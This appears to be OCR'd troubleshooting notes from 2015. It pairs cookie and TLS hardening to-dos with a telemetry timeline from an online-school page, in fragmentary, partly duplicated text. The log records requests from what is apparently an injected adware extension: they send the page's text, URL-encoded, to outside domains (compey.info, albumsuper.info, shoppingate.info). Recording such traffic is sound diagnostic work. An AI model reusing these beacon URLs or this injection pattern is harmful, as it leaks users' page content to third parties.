
title1



- encrypt to tomcat
- have load balancer rewrite cookie



check cookies are http only and secure



Window Error (2/28/2015 8:45 PM)

We have more info relevant to this error. Check the Solutions tab.

Telemetry Timeline

2.06 sec (1) Ajax GET

Url: [redacted]


Response: Pending

2.99 sec (2) Ajax GET

Url: //compey.info?subid=55668&subid1=71323466183346621 45&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate

Response: 200 1087 milliseconds elapsed

3 sec (3) Ajax GET



Response: Pending

2.99 sec

Ajax GET

Url: //compey.info?subid=55668&subid1=713234661833466214 5&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate

Response: 200 1087 milliseconds elapsed

3 sec

Ajax GET

Url: //albumsuper.info?subid=55668&subid1=7132346618334662145&subid2=708&subid3=687&direct=1&tid=3&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate

Response: 200 1022 milliseconds elapsed

4.44 sec

Error

Google Error

File: https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=pgwp&SUB_DISTRIBUTER_ID=706_55668&BRAND_DISPLAY_NAME=SaverExtension

Message:

```
Script error.
```

4.45 sec

Next error on page

